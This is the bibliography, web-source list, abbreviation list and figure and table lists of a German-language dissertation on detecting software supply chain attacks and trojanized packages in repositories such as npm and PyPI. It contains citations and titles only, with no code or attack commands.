[Li+16] Zhen Li, Deqing Zou, Shouhuai Xu et al. „VulPecker: an automated vulnerability detection system based on code similarity analysis“. In: *Proceedings of the 32nd Annual Conference on Computer Security Applications*. 2016, S. 201–213 (zitiert auf Seite 51).

[Lig+10] Michael Ligh, Steven Adair, Blake Hartstein und Matthew Richard. *Malware analyst’s cookbook and DVD: tools and techniques for fighting malicious code*. Wiley Publishing, 2010 (zitiert auf den Seiten 79–81).

[Liu+06] Chao Liu, Chen Chen, Jiawei Han und Philip S Yu. „GPLAG: detection of software plagiarism by program dependence graph analysis“. In: *Proceedings of the 12th ACM SIGKDD international conference on Knowledge discovery and data mining*. 2006, S. 872–881 (zitiert auf den Seiten 53, 54).

[MHA17] Leland McInnes, John Healy und Steve Astels. „hdbscan: Hierarchical density based clustering“. In: *Journal of Open Source Software* 2.11 (2017), S. 205 (zitiert auf Seite 54).

[MS05] Michael Meier und Sebastian Schmerl. „Effiziente Analyseverfahren für Intrusion-Detection-Systeme“. In: *Sicherheit 2005, Sicherheit–Schutz und Zuverlässigkeit* (2005) (zitiert auf Seite 5).

[Nai+17] Alena Naiakshina, Anastasia Danilova, Christian Tiefenau et al. „Why Do Developers Get Password Storage Wrong? A Qualitative Usability Study“. In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. CCS ’17. Dallas, Texas, USA: Association for Computing Machinery, 2017, S. 311–328 (zitiert auf den Seiten 9, 12).

[NOK08] Cornelius Ncube, Patricia Oberndorf und Anatol W Kark. „Opportunistic software systems development: making systems from what’s available“. In: *IEEE Software* 25.6 (2008), S. 38–41 (zitiert auf Seite 1).

[NJK19] Matija Novak, Mike Joy und Dragutin Kermek. „Source-code similarity detection and detection tools Used in academia: a systematic review“. In: *ACM Transactions on Computing Education (TOCE)* 19.3 (2019), S. 1–37 (zitiert auf Seite 51).

[Ohm+20a] Marc Ohm, Lukas Kempf, Felix Boes und Michael Meier. *Supporting the Detection of Software Supply Chain Attacks through Unsupervised Signature Generation*. 2020. arXiv: `2011.02235 [cs.CR]` (zitiert auf Seite 49).

[Ohm+20b] Marc Ohm, Henrik Plate, Arnold Sykosch und Michael Meier. „Backstabber’s Knife Collection: A Review of Open Source Software Supply Chain Attacks“. In: *Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer International Publishing, 2020, S. 23–43 (zitiert auf den Seiten 15, 23, 26).

[OSM20] Marc Ohm, Arnold Sykosch und Michael Meier. „Towards detection of software supply chain attacks by forensic artifacts“. In: *Proceedings of the 15th International Conference on Availability, Reliability and Security*. ACM, 2020, S. 1–6 (zitiert auf Seite 73).

[Pas+18] Ivan Pashchenko, Henrik Plate, Serena Elisa Ponta, Antonino Sabetta und Fabio Massacci. „Vulnerable open source dependencies: Counting those that matter“. In: *Proceedings of the 12th ACM/IEEE International Symposium on Empirical Software Engineering and Measurement*. 2018, S. 1–10 (zitiert auf Seite 7).

[PVM20] Ivan Pashchenko, Duc-Ly Vu und Fabio Massacci. „A qualitative study of dependency management and its security implications“. In: *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*. 2020, S. 1513–1531 (zitiert auf Seite 19).

[Ped+11] Fabian Pedregosa, Gaël Varoquaux, Alexandre Gramfort et al. „Scikit-learn: Machine learning in Python“. In: *the Journal of machine Learning research* 12 (2011), S. 2825–2830 (zitiert auf Seite 54).

[PO17] Brian Pfretzschner und Lotfi ben Othmane. „Identification of Dependency-based Attacks on Node.js“. In: *Proceedings of the 12th International Conference on Availability, Reliability and Security*. 2017, S. 1–6 (zitiert auf den Seiten 28, 51).

[PPS17] Henrik Plate, Serena Ponta und Antonino Sabetta. *Assessing vulnerability impact using call graphs*. US Patent 9,792,200. 2017 (zitiert auf Seite 7).

[PPS15] Henrik Plate, Serena Elisa Ponta und Antonino Sabetta. „Impact assessment for vulnerabilities in open-source software libraries“. In: *2015 IEEE International Conference on Software Maintenance and Evolution (ICSME)*. IEEE. 2015, S. 411–420 (zitiert auf Seite 7).

[PPS18] Serena E. Ponta, Henrik Plate und Antonino Sabetta. „Beyond Metadata: Code-Centric and Usage-Based Analysis of Known Vulnerabilities in Open-Source Software“. In: *2018 IEEE International Conference on Software Maintenance and Evolution (ICSME)*. 2018, S. 449–460 (zitiert auf Seite 7).

[Pon+19] Serena Elisa Ponta, Henrik Plate, Antonino Sabetta, Michele Bezzi und Cédric Dangremont. „A manually-curated dataset of fixes to vulnerabilities of open-source software“. In: *2019 IEEE/ACM 16th International Conference on Mining Software Repositories (MSR)*. IEEE. 2019, S. 383–387 (zitiert auf Seite 7).

[Rad+20] Razvan Raducu, Gonzalo Esteban, Francisco J Rodrıguez Lera und Camino Fernández. „Collecting Vulnerable Source Code from Open-Source Repositories for Dataset Generation“. In: *Applied Sciences* 10.4 (2020), S. 1270 (zitiert auf Seite 7).

[RKC18] Chaiyong Ragkhitwetsagul, Jens Krinke und David Clark. „A comparison of code similarity analysers“. In: *Empirical Software Engineering* 23.4 (2018), S. 2464–2519 (zitiert auf den Seiten 51, 53, 54).

[Sca+14] Riccardo Scandariato, James Walden, Aram Hovsepyan und Wouter Joosen. „Predicting vulnerable software components via text mining“. In: *IEEE Transactions on Software Engineering* 40.10 (2014), S. 993–1006 (zitiert auf Seite 7).

[Sic20] Bundesamt für Sicherheit in der Informationstechnik. *IT-Grundschutz-Kompendium*. 2020 (zitiert auf Seite 12).

[SH12] Michael Sikorski und Andrew Honig. *Practical malware analysis: the hands-on guide to dissecting malicious software*. no starch press, 2012 (zitiert auf den Seiten 79, 80).

[SS10] Sooel Son und Vitaly Shmatikov. „The hitchhiker’s guide to DNS cache poisoning“. In: *International Conference on Security and Privacy in Communication Systems*. Springer. 2010, S. 466–483 (zitiert auf Seite 33).

[Son20a] Sonatype. *DevSecOps Community Survey 2020*. Techn. Ber. Sonatype, 2020 (zitiert auf den Seiten 20, 21).

[Son20b] Sonatype. *State of the Software Supply Chain 2020*. Techn. Ber. Sonatype, 2020 (zitiert auf Seite 24).

[SOM18] Arnold Sykosch, Marc Ohm und Michael Meier. „Hunting Observable Objects for Indication of Compromise“. In: *Proceedings of the 13th International Conference on Availability, Reliability and Security*. ACM, 2018, S. 1–8 (zitiert auf Seite 75).

[Tan09] Andrew S. Tanenbaum. *Moderne Betriebssysteme*. Pearson Deutschland GmbH, 2009 (zitiert auf Seite 80).

[Tay+20] Matthew Taylor, Ruturaj K Vaidya, Drew Davidson, Lorenzo De Carli und Vaibhav Rastogi. „SpellBound: Defending Against Package Typosquatting“. In: *arXiv preprint arXiv:2003.03471* (2020) (zitiert auf den Seiten 30, 74, 75).

[Tho84] Ken Thompson. „Reflections on trusting trust“. In: *Communications of the ACM* 27.8 (1984), S. 761–763 (zitiert auf den Seiten 7, 29, 33).

[Tom85] Masaru Tomita. „An Efficient Context-Free Parsing Algorithm for Natural Languages.“ In: *IJCAI*. Bd. 2. Citeseer. 1985, S. 756–764 (zitiert auf Seite 69).

[Tom84] Masaru Tomita. „LR parsers for natural languages“. In: *10th International Conference on Computational Linguistics and 22nd Annual Meeting of the Association for Computational Linguistics*. 1984, S. 354–357 (zitiert auf Seite 69).

[Tra+15] Slim Trabelsi, Henrik Plate, Amine Abida et al. „Mining social networks for software vulnerabilities monitoring“. In: *2015 7th International Conference on New Technologies, Mobility and Security (NTMS)*. IEEE. 2015, S. 1–7 (zitiert auf Seite 7).

[Tsc16] Nikolai Philipp Tschacher. „Typosquatting in programming language package managers“. Bachelorarb. Universität Hamburg, Fachbereich Informatik, 2016 (zitiert auf den Seiten 30, 35, 74, 75).

[Ull+17] Faheem Ullah, Adam Johannes Raft, Mojtaba Shahin, Mansooreh Zahedi und Muhammad Ali Babar. „Security support in continuous deployment pipeline“. In: *arXiv preprint arXiv:1703.04277* (2017) (zitiert auf Seite 76).

[Vai+19] Ruturaj K Vaidya, Lorenzo De Carli, Drew Davidson und Vaibhav Rastogi. „Security issues in language-based sofware ecosystems“. In: *arXiv preprint arXiv:1903.02613* (2019) (zitiert auf den Seiten 2, 16, 74, 89).

[Van00] Stijn Marinus Van Dongen. „Graph clustering by flow simulation“. Diss. Universität Utrecht, Niederlande, 2000 (zitiert auf den Seiten 54, 59, 61, 69).

[Vu+20a] Duc Ly Vu, Ivan Pashchenko, Fabio Massacci, Henrik Plate und Antonino Sabetta. „Towards Using Source Code Repositories to Identify Software Supply Chain Attacks“. In: *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*. 2020, S. 2093–2095 (zitiert auf Seite 51).

[Vu+20b] Duc-Ly Vu, Ivan Pashchenko, Fabio Massacci, Henrik Plate und Antonino Sabetta. „Typosquatting and Combosquatting Attacks on the Python Ecosystem“. In: *Proc. of EuroS&PW'20* (2020) (zitiert auf den Seiten 30, 74, 75).

[WCS20] Andrew Walker, Tomas Cerny und Eungee Song. „Open-source tools and benchmarks for code-clone detection: past, present, and future trends“. In: *ACM SIGAPP Applied Computing Review* 19.4 (2020), S. 28–39 (zitiert auf Seite 56).

[Wan19] Liuyang Wan. „Automated vulnerability detection system based on commit messages“. Diss. Nanyang Technological University, Singapore, 2019 (zitiert auf Seite 7).

[Whe05] David A Wheeler. „Countering trusting trust through diverse double-compiling“. In: *21st Annual Computer Security Applications Conference (ACSAC'05)*. IEEE. 2005, 13–pp (zitiert auf den Seiten 7, 29, 33).

[Whe10] David A Wheeler. „Fully countering Trusting Trust through diverse double-compiling“. In: *arXiv preprint arXiv:1004.5534* (2010) (zitiert auf den Seiten 7, 29, 33).

[WK06] Martin Wind und Detlef Kröger. *Handbuch IT in der Verwaltung*. Springer, 2006 (zitiert auf den Seiten 10, 11).

[YLR12] Fabian Yamaguchi, Markus Lottmann und Konrad Rieck. „Generalized vulnerability extrapolation using abstract syntax trees“. In: *Proceedings of the 28th Annual Computer Security Applications Conference*. 2012, S. 359–368 (zitiert auf Seite 51).

[Zer+19] Ahmed Zerouali, Valerio Cosentino, Tom Mens, Gregorio Robles und Jesus M Gonzalez-Barahona. „On the impact of outdated and vulnerable Javascript packages in docker images“. In: *2019 IEEE 26th International Conference on Software Analysis, Evolution and Reengineering (SANER)*. IEEE. 2019, S. 619–623 (zitiert auf Seite 7).

[ZS89] Kaizhong Zhang und Dennis Shasha. „Simple fast algorithms for the editing distance between trees and related problems“. In: *SIAM journal on computing* 18.6 (1989), S. 1245–1262 (zitiert auf den Seiten 54, 57).

Webseiten

[@All20] Guy Allard. *Markov Clustering*. 2020. URL: `https://github.com/GuyAllard/markov_clustering` (besucht am 29. Okt. 2020) (zitiert auf Seite 54).

[@Ber18] Bertus. *Cryptocurrency Clipboard Hijacker Discovered in PyPI Repository*. 2018. URL: `https://medium.com/@bertusk/cryptocurrency-clipboard-hijacker-discovered-in-pypi-repository-b66b8a534a8` (besucht am 6. März 2019) (zitiert auf den Seiten 25, 29, 30).

[@Ber19] Bertus. *Discord Token Stealer Discovered in PyPI Repository*. 2019. URL: https://medium.com/@bertusk/discord-token-stealer-discovered-in-pypi-repository-e65ed9c3de06 (besucht am 2. Juli 2019) (zitiert auf den Seiten 25, 29, 30).

[@Ble17] Bleeping Computer. *Petya Ransomware Outbreak Originated in Ukraine via Tainted Accounting Software*. 2017. URL: https://www.bleepingcomputer.com/news/security/petya-ransomware-outbreak-originated-in-ukraine-via-tainted-accounting-software/ (besucht am 20. Aug. 2020) (zitiert auf Seite 2).

[@Blo20] LetsDefend Blog. *Attacking SIEM with Fake Logs*. 2020. URL: https://letsdefend.io/blog/attacking-siem-with-fake-logs/ (besucht am 27. Sep. 2020) (zitiert auf Seite 8).

[@Blo18] Bloomsberg. *The Big Hack: How China Used a Tiny Chip to Infiltrate U.S. Companies*. 2018. URL: https://www.bloomberg.com/news/features/2018-10-04/the-big-hack-how-china-used-a-tiny-chip-to-infiltrate-america-s-top-companies (besucht am 23. Sep. 2020) (zitiert auf Seite 8).

[@Bra18] Márton Braun. *A Confusing Dependency*. 2018. URL: https://blog.autsoft.hu/a-confusing-dependency/ (besucht am 14. März 2019) (zitiert auf den Seiten 29, 34).

[@Bun19] Bundesamt für Sicherheit in der Informationstechnik. *BSI warnt erneut vor vorinstallierter Schadsoftware auf Smartphones*. 2019. URL: https://www.bsi.bund.de/DE/Presse/Pressemitteilungen/Presse2019/bsi-warnung-smartphones-060619.html (besucht am 18. Nov. 2020) (zitiert auf Seite 7).

[@ChA18] ChALkeR. *Do not underestimate credentials leaks*. 2018. URL: https://github.com/ChALkeR/notes/blob/master/Do-not-underestimate-credentials-leaks.md (besucht am 22. Sep. 2020) (zitiert auf Seite 34).

[@ChA17] ChALkeR. *Gathering weak npm credentials*. 2017. URL: https://github.com/ChALkeR/notes/blob/master/Gathering-weak-npm-credentials.md (besucht am 10. März 2019) (zitiert auf den Seiten 29, 34).

[@CDW07] Brian Chess, Frederick DeQuan Lee und Jacob West. *Attacking the Build through Cross-Build Injection: How Your Build Process Can Open the Gates to a Trojan Horse*. 2007. URL: https://www.fortify.com/downloads2/public/fortify%5C_attacking%5C_the%5C_build.pdf (besucht am 6. März 2019) (zitiert auf den Seiten 29, 33).

[@Cim18] Catalin Cimpanu. *Backdoored Python Library Caught Stealing SSH Credentials*. 2018. URL: https://www.bleepingcomputer.com/news/security/backdoored-python-library-caught-stealing-ssh-credentials/ (besucht am 10. März 2019) (zitiert auf den Seiten 29, 34).

[@Cla18] Thomas Claburn. *You can resurrect any deleted GitHub account name. And this is why we have trust issues*. 2018. URL: https://www.theregister.com/2018/02/10/github_account_name_reuse/ (besucht am 6. März 2019) (zitiert auf den Seiten 29, 31).

[@Coe18] Benjamin E. Coe. *A core contributor to the conventional-changelog ecosystem had their npm credentials compromised.* 2018. URL: https://github.com/conventional-changelog/conventional-changelog/issues/282%5C#issuecomment-365367804 (besucht am 17. Feb. 2020) (zitiert auf den Seiten 29, 34).

[@Con18] Lucian Constantin. *Npm Attackers Sneak a Backdoor into Node.js Deployments through Dependencies*. 2018. URL: https://thenewstack.io/npm-attackers-sneak-a-backdoor-into-node-js-deployments-through-dependencies/ (besucht am 6. März 2019) (zitiert auf den Seiten 29, 32).

[@Den19] Hayley Denbraver. *Malicious packages found to be typo-squatting in Python Package Index*. 2019. URL: https://snyk.io/blog/malicious-packages-found-to-be-typo-squatting-in-pypi/ (besucht am 17. Feb. 2020) (zitiert auf den Seiten 29, 30).

[@Dun17] John E. Dunn. *PyPI Python repository hit by typosquatting sneak attack*. 2017. URL: https://nakedsecurity.sophos.com/2017/09/19/pypi-python-repository-hit-by-typosquatting-sneak-attack/ (besucht am 17. Feb. 2020) (zitiert auf den Seiten 29, 30).

[@Edg19] Jake Edge. *A backdoor in a popular Ruby gem*. 2019. URL: https://lwn.net/Articles/785386/ (besucht am 17. Feb. 2020) (zitiert auf den Seiten 29, 34).

[@Edu20] Educba. *Data Supply Chain*. 2020. URL: https://www.educba.com/data-supply-chain/ (besucht am 23. Sep. 2020) (zitiert auf Seite 8).

[@Ell18] Thomas Elliott. *The State of the Octoverse: top programming languages of 2018*. Nov. 2018. URL: https://github.blog/2018-11-15-state-of-the-octoverse-top-programming-languages/ (besucht am 14. Sep. 2020) (zitiert auf Seite 24).

[@Fir20a] FireEye. *Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor*. 2020. URL: https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html (besucht am 17. Dez. 2020) (zitiert auf Seite 2).

[@Fir20b] FireEye. *M-Trends 2020*. 2020. URL: https://content.fireeye.com/m-trends (besucht am 8. März 2021) (zitiert auf Seite 80).

[@Fou19] Stichting Cuckoo Foundation. *Cuckoo Sandbox - Automated Malware Analysis*. 2019. URL: https://cuckoosandbox.org (besucht am 25. Nov. 2020) (zitiert auf Seite 82).

[@Gil18] David Gilbertson. *I'm harvesting credit card numbers and passwords from your site. Here's how*. 2018. URL: https://hackernoon.com/im-harvesting-credit-card-numbers-and-passwords-from-your-site-here-s-how-9a8cb347c5b5 (besucht am 9. Nov. 2018) (zitiert auf den Seiten 29, 32).

[@HJ13] Tim Henderson und Steve Johnson. *Zhang-Shasha: Tree edit distance in Python*. 2013. URL: https://pythonhosted.org/zss (besucht am 15. Jan. 2021) (zitiert auf Seite 54).

[@Hol18] Eric Holmes. *How I gained commit access to Homebrew in 30 minutes*. 2018. URL: https://medium.com/@vesirin/how-i-gained-commit-access-to-homebrew-in-30-minutes-2ae314df03ab (besucht am 6. März 2019) (zitiert auf den Seiten 29, 33, 85).

[@Ine16] InetSoft. *The Data Supply Chain - Its Definition and How to Use It*. 2016. URL: https://www.inetsoft.com/business/solutions/definition_of_data_supply_chain/ (besucht am 23. Sep. 2020) (zitiert auf Seite 8).

[@Jus18] Max Justicz. *Remote Code Execution on packagist.org*. 2018. URL: https://justi.cz/security/2018/08/28/packagist-org-rce.html (besucht am 7. Okt. 2019) (zitiert auf den Seiten 29, 34).

[@Jus17] Max Justicz. *Remote Code Execution on rubygems.org*. 2017. URL: https://justi.cz/security/2017/10/07/rubygems-org-rce.html (besucht am 6. März 2019) (zitiert auf den Seiten 29, 34).

[@Kas17] Kaspersky Lab. *ShadowPad: Angreifer verstecken Backdoor in Software, die weltweit von mehreren hundert Großunternehmen verwendet wird*. 2017. URL: https://www.kaspersky.de/about/press-releases/2017_shadowpad-hiding-in-software-used-by-major-corporations-around-the-world (besucht am 20. Aug. 2020) (zitiert auf Seite 2).

[@Kha18] Swati Khandelwal. *Password-Guessing Was Used to Hack Gentoo Linux Github Account*. 2018. URL: https://thehackernews.com/2018/07/github-hacking-gentoo-linux.html (besucht am 7. Okt. 2019) (zitiert auf den Seiten 29, 32).

[@Lak20] Ravie Lakshmanan. *Over 700 Malicious Typosquatted Libraries Found On RubyGems Repository*. Apr. 2020. URL: https://thehackernews.com/2020/04/rubygem-typosquatting-malware.html (besucht am 14. Sep. 2020) (zitiert auf den Seiten 25, 27, 29, 30).

[@Mar+20] Ingvar Stepanyan Marijn Haverbeke et al. *Acorn*. 2020. URL: https://github.com/acornjs/acorn (besucht am 21. Okt. 2020) (zitiert auf Seite 54).

[@npm18] npm blog. *Details about the event-stream incident*. 2018. URL: https://blog.npmjs.org/post/180565383195/details-about-the-event-stream-incident (besucht am 20. Aug. 2020) (zitiert auf den Seiten 2, 27).

[@OWA17] OWASP. *Die 10 kritischsten Sicherheitsrisiken für Webanwendungen*. 2017. URL: https://wiki.owasp.org/images/9/90/OWASP_Top_10-2017_de_V1.0.pdf (besucht am 23. Sep. 2020) (zitiert auf Seite 7).

[@Pre13] Tom Preston-Werner. *Semantic Versioning 2.0.0*. 2013. URL: https://semver.org/lang/de/ (besucht am 27. Nov. 2020) (zitiert auf Seite 89).

[@Sch99] Bruce Schneier. *Attack Trees - Modeling security threats*. 1999. URL: https://www.schneier.com/academic/archives/1999/12/attack_trees.html (besucht am 21. Aug. 2020) (zitiert auf Seite 27).

[@Sch21] Rohde & Schwarz. *DevSecOps-Strategie: Alles, was Sie wissen sollten*. 2021. URL: https://www.rohde-schwarz.com/de/loesungen/cybersicherheit/devsecops/devsecops-uebersicht_253772.html (besucht am 2. März 2021) (zitiert auf Seite 21).

[@sea11] seatgeek. *FuzzyWuzzy: Fuzzy String Matching in Python*. 2011. URL: https://chairnerd.seatgeek.com/fuzzywuzzy-fuzzy-string-matching-in-python/ (besucht am 20. Okt. 2020) (zitiert auf Seite 54).

[@Spr17] Tom Spring. *Attackers Use Typo-Squatting To Steal npm Credentials*. 2017. URL: https://threatpost.com/attackers-use-typo-squatting-to-steal-npm-credentials/127235/ (besucht am 6. März 2019) (zitiert auf den Seiten 29, 30, 46).

[@Sti17] Victor Stinner. *Index Vulnerability: Unchecked File Deletion*. 2017. URL: https://python-security.readthedocs.io/pypi-vuln/index-2017-10-12-unchecked_file_deletion.html (besucht am 22. Sep. 2020) (zitiert auf den Seiten 29, 34).

[@Tes14] Tesla Motors, Inc. *Conflict Mineral Report*. 2014. URL: https://ir.tesla.com/node/14251/html (besucht am 25. Aug. 2020) (zitiert auf Seite 1).

[@Th 18] Th. Hunter II. *Compromised npm Package: event-stream*. 2018. URL: https://medium.com/intrinsic/compromised-npm-package-event-stream-d47d08605502 (besucht am 6. März 2019) (zitiert auf den Seiten 3, 29, 31, 33).

[@The14] The New York Times. *Security Experts Expect 'Shellshock' Software Bug in Bash to Be Significant*. 2014. URL: https://www.nytimes.com/2014/09/26/technology/security-experts-expect-shellshock-software-bug-to-be-significant.html (besucht am 20. Aug. 2020) (zitiert auf Seite 2).

[@The21] The White House. *Executive Order on America's Supply Chains*. 2021. URL: https://www.whitehouse.gov/briefing-room/presidential-actions/2021/02/24/executive-order-on-americas-supply-chains/ (besucht am 9. März 2021) (zitiert auf Seite 99).

[@Vey14] Max Veytsman. *How to take over the computer of any Java (or Clojure or Scala) developer*. 2014. URL: http://blog.ontoillogical.com/blog/2014/07/28/how-to-take-over-any-java-developer/ (besucht am 14. März 2019) (zitiert auf den Seiten 29, 33).

[@Wil16] Chris Williams. *How one developer just broke Node, Babel and thousands of projects in 11 lines of Javascript*. 2016. URL: https://www.theregister.com/2016/03/23/npm_left_pad_chaos/ (besucht am 22. Sep. 2020) (zitiert auf den Seiten 29, 31).

[@Wir18] Wired. *Inside the Unnerving Supply Chain Attack That Corrupted CCleaner*. 2018. URL: https://www.wired.com/story/inside-the-unnerving-supply-chain-attack-that-corrupted-ccleaner/ (besucht am 20. Aug. 2020) (zitiert auf Seite 2).

[@ZM18] Henry Zhu und Brandon Mills. *Postmortem for Malicious Packages Published on July 12th, 2018*. 2018. URL: https://eslint.org/blog/2018/07/postmortem-for-malicious-package-publishes (besucht am 7. Okt. 2019) (zitiert auf den Seiten 27, 29, 34).

Abkürzungsverzeichnis

ACME AST Clustering using MCL to mimic Expertise. 62, 98, 100

AES Advanced Encryption Standard. 40, 49

AST Abstrakter Syntaxbaum. 50–52, 54, 57, 58, 62, 64, 66, 68–70, 98, 115

CI Continuous Integration. 20, 21, 73, 76, 90–92, 94, 99, 100

DBSCAN Density-Based Spatial Clustering of Applications with Noise. 54, 62

DoS Denial of Service. 10, 11, 42, 44

FOSS Free/Libre Open Source Software. 3–5, 9, 51, 82, 95, 97, 99

HDBSCAN Hierarchical Density-Based Spatial Clustering of Applications with Noise. 54, 62

LTS Long-term support. 80

MCL Markov Cluster Algorithm. 50, 54, 59–62, 64, 68–70, 98, 115

OWASP Open Web Application Security Project. 7

PDG Programmabhängigkeitsgraph. 53, 54, 62, 70

PoC Proof of Concept. 67

PyPI Python Package Index. 1, 14, 16, 18, 23–26, 34, 37, 39, 47, 51, 71, 74, 75, 97, 100

SCA Software Composition Analysis. 21, 90

Abbildungsverzeichnis

1.1 Inhaltlicher Aufbau der Dissertation. 5

2.1 Akteure und Werkzeuge in der Softwareentwicklung. 15
2.2 Abhängigkeiten des npm-Pakets `engine.io`. 17
2.3 Vertrauensbeziehung zwischen Beteiligten. 19
2.4 Lebenszyklus einer Software aus DevOps-Sicht. 20

3.1 Angriffsvektoren in eine Software Supply Chain. 29
3.2 Bedingungen und Ausführungszeitpunkte der Schadfunktionalität. . . . 36
3.3 Trojanisierte Softwarepakete pro Jahr und Paket-Repository. 37
3.4 Diskrepanz zwischen Veröffentlichung und Entfernung. 38
3.5 Ausführungszeitpunkte der Schadfunktionalität. 39
3.6 Eingesetzte Obfuskationstechniken. 40
3.7 Bedingte Ausführung von Schadfunktionalität. 41
3.8 Ausnutzung betriebssystemspezifischer Charakteristika. 42
3.9 Beobachtete Angriffsvektoren. 43
3.10 Primärziele der Angriffe. 44
3.11 Clusteranalyse trojanisierter Softwarepakete. 46

4.1 Automatische Signaturgenerierung auf Basis identifizierter Cluster. . . . 53
4.2 Beispiel: Abstrakter Syntaxbaum (AST). 58
4.3 Beispiel: Markov Cluster Algorithm (MCL) 60
4.4 Visualisierung der identifizierten Cluster. 64
4.5 Tatsächliche Differenz im Quellcode eines Schadpakets. 68

5.1 Erstellung forensischer Artefakte aus Systemaufrufen. 82
5.2 Anzahl der erzeugten forensischen Artefakte. 83
5.3 Schadcode in `mariadb` und `opencv.js`. 86
5.4 Schadcode in `eslint-config-eslint` und `eslint-scope`. 87
5.5 Durchschnittliche Häufigkeit der forensischen Artefakte. 88
5.6 Architektur von Buildwatch. 91
5.7 Beispielhafte Ausgabe von Buildwatch. 93

Tabellenverzeichnis

2.1 Übersicht Programmiersprachen, Paket-Repository und Paketmanager. . . 16

4.1 Performance von AST für alle evaluierten Clusteranalysen. 62
4.2 Liste der identifizierten Cluster. 63
4.3 Liste der entdeckten trojanisierten Softwarepakete. 67

5.1 Trojanisierte Softwarepakete und ihre Referenzversionen. 77
5.2 Zuordnung Systemaufruf zu forensischen Artefakten. 80